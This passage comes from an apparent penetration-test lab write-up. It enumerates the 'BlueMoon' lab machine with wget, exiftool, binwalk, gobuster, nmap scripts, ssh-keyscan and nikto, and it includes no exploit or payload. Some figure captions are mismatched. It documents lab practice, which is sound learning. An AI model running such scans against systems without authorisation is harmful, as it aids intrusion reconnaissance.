


Figure 21

Figure 21 shows the image file examined during the investigation.

4.2.12. Inspect the Favicon Image

The favicon reference found in the HTML source was investigated by accessing the image directly.

url: ***http://192.168.56.102/.blue.jpg***




Figure 22

Figure 22 shows the image file examined during the investigation.

4.2.13. Examine the Image Metadata

The blue moon image was examined to determine whether its metadata contained additional information.

command: wget http://192.168.56.102/.blue.jpg -O blue.jpg



Figure 23

Figure 23 shows the image file examined during the investigation.

4.2.14. Identify the Image File Type

command: file blue.jpg



Figure 24

Figure 24 shows the image file examined during the investigation.

4.2.15. Examine the Image Metadata

command: exiftool blue.jpg




Figure 25

Figure 25 shows the metadata extracted from the image file.

4.2.16. Check the Image for Hidden Information

A basic steganography investigation was performed to check whether the image contained readable strings or concealed information.

command: strings blue.jpg | less



Figure 26

Figure 26 shows the strings extracted from the image file during inspection.

4.2.17. Check for Embedded Files or Data

Binwalk was used to examine the image structure and identify any embedded files or additional data.

command: binwalk blue.jpg



Figure 27

Figure 27 shows the Binwalk analysis of the image file.

4.2.18. Continue Web Directory Enumeration

The homepage, HTML source, image metadata and image structure had been examined. Directory enumeration was continued to search for additional resources.

A larger wordlist was used to search for additional website files.

command: gobuster dir -u http://192.168.56.102 -w /usr/share/wordlists/dirb/big.txt -x php,txt,html,bak




Figure 28




Figure 29

Figure 28 – 29 shows the Gobuster directory enumeration results for the target website.

4.2.19. Inspect robots.txt

The robots.txt file was checked because it may identify website paths that are restricted from search engine crawlers.

command: curl -i http://192.168.56.102/robots.txt



Figure 30

Figure 30 shows the HTTP response for the robots.txt file.

command: curl -i http://192.168.56.102/sitemap.xml



Figure 31

Figure 31 shows the HTTP response for the sitemap.xml file.

4.2.20. Inspect the FTP Service Configuration

Additional information about the FTP service was collected without attempting to guess login credentials.

command: nmap -p 21 --script ftp-syst 192.168.56.102



Figure 32

Figure 32 shows the Nmap scan results for the target's open ports and services.

4.2.21. Check for Anonymous FTP Access

command: nmap -p 21 --script ftp-anon.nse 192.168.56.102



Figure 33

Figure 33 shows the Nmap scan results for the target's open ports and services.

4.2.22. Review the FTP Server Information

The FTP service information was checked again to confirm the service details.

command: nmap -p 21 --script ftp-syst 192.168.56.102




Figure 34

Figure 34 shows the Nmap scan results for the target's open ports and services.

4.2.23. Identify the Supported HTTP Methods

The HTTP methods supported by the web server were identified.

command: nmap -p 80 --script http-methods 192.168.56.102




Figure 35

Figure 35 shows the Nmap scan results for the target's open ports and services.

4.2.24. Inspect the HTTP Security Headers

The response headers were reviewed to determine whether common HTTP security headers were configured.

command: curl -I http://192.168.56.102/




Figure 36

Figure 36 shows the practical step for inspect the http security headers.

4.2.25. Identify the Apache Server Information

Nmap was used to collect the HTTP server header and page title information.

command: nmap -p 80 --script http-server-header,http-title 192.168.56.102




Figure 37

Figure 37 shows the Nmap scan results for the target's open ports and services.

4.2.26. Inspect SSH Authentication Settings

The SSH authentication methods supported by BlueMoon were identified.

command: nmap -p 22 --script ssh-auth-methods 192.168.56.102




Figure 38

Figure 38 shows the Nmap scan results for the target's open ports and services.

4.2.27. Collect SSH Host Information

The SSH host public keys were collected so that their fingerprints could be recorded in the report.

command: ssh-keyscan 192.168.56.102




Figure 39

Figure 39 shows the SSH public host keys collected from the target.

4.2.28. Check the SSH Server Algorithms

command: nmap -p 22 -sV --script ssh2-enum-algos 192.168.56.102




Figure 40




Figure 41

Figure 40 – 41 shows the Nmap scan results for the target's open ports and services.

4.2.29. Calculate the SSH Key Fingerprints

command: ssh-keyscan 192.168.56.102 2>/dev/null > bluemoon_ssh_keys.txt




Figure 42




Figure 43

Figure 42 – 43 shows the SSH public host keys collected from the target.

4.2.30. Save the SSH Public Keys & Calculate the Fingerprints from the Saved File

command:

- ***ssh-keyscan 192.168.56.102 > bluemoon_ssh_keys.txt***
- ***ssh-keygen -lf bluemoon_ssh_keys.txt***




Figure 44

Figure 44 shows the fingerprints calculated from the collected SSH host keys.

4.2.31. Inspect the Web Server for Potential Vulnerabilities

command: nikto -h http://192.168.56.102




Figure 45




Figure 46

Figure 45 – 46 shows the fingerprints calculated from the collected SSH host keys.

command: curl -i http://192.168.56.102/icons/README



Figure 47

Figure 47 shows the practical step for inspect the web server for potential vulnerabilities.

4.2.32. Inspect the Apache README File

command: curl http://192.168.56.102/icons/README




Figure 48




Figure 49




Figure 50




Figure 51



Figure 52

```
script.gif
     This can represent any of various interpreted languages, such as
